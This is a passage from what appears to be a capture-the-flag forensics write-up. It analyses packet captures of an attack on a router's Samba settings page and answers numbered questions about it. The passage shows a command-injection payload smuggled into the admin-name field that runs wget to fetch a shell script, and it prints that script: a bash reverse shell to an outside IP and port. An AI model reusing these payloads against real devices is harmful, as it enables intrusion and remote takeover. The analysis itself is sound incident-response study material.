ccp_act=set&html_response_return_page=smbserver.asp&action=samba36&usbapps.config.smb_admin_pass=admin&usbapps.config.smb_admin_name=admin`wget+http://35.159.25.253:8000/a1l4m.sh&usbapps.config.smb_enable=1&samba.@samba[0].name=USBSHARE&samba.@samba[0].workgroup=WORKGROUP&samba.@samba[0].description=&reboot_type=reboot&reboot_type=application&1714579168101=1714579168101HTTP/1.1 403 Forbidden
Connection: close
Content-Type: text/html
Transfer-Encoding: chunked

25
Access to this resource is forbidden

0
```

Answer: Access to this resource is forbidden

12. **What was the IP address and port number of the command and control (C2) server when the actor's reverse shell eventually did connect? (IP:Port)**

After failing to get the shell script from an external IP, the actor tries to get it from their foothold in the local network, 192.168.10.2:

```
usbapps.config.smb_admin_pass = "admin"
"usbapps.config.smb_admin_name" = "admin`wget http://192.168.10.2:8000/a1l4m.sh`"
"usbapps.config.smb_enable" = "1"
```

Immediately after this POST, there's a GET request from 192.168.10.1 to 192.168.10.2 requesting the shell:

```
192.168.10.2 192.168.10.1 HTTP 958 POST /apply.cgi?csrf_token=
192.168.10.1 192.168.10.2 HTTP 200 GET /a1l4m.sh HTTP/1.1
```

Following that GET request's stream show the script is a simple Bash reverse shell:

```
GET /a1l4m.sh HTTP/1.1
User-Agent: Wget/1.13.4 (linux-uclibc)
Accept: */*
Host: 192.168.10.2:8000
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.12
Date: Wed, 01 May 2024 16:06:28 GMT
Content-type: text/x-sh
Content-Length: 49
Last-Modified: Wed, 01 May 2024 16:03:32 GMT

bash -i > /dev/tcp/35.159.25.253/41143 0<&1 2>&1
```

Answer: 35.159.25.253:41143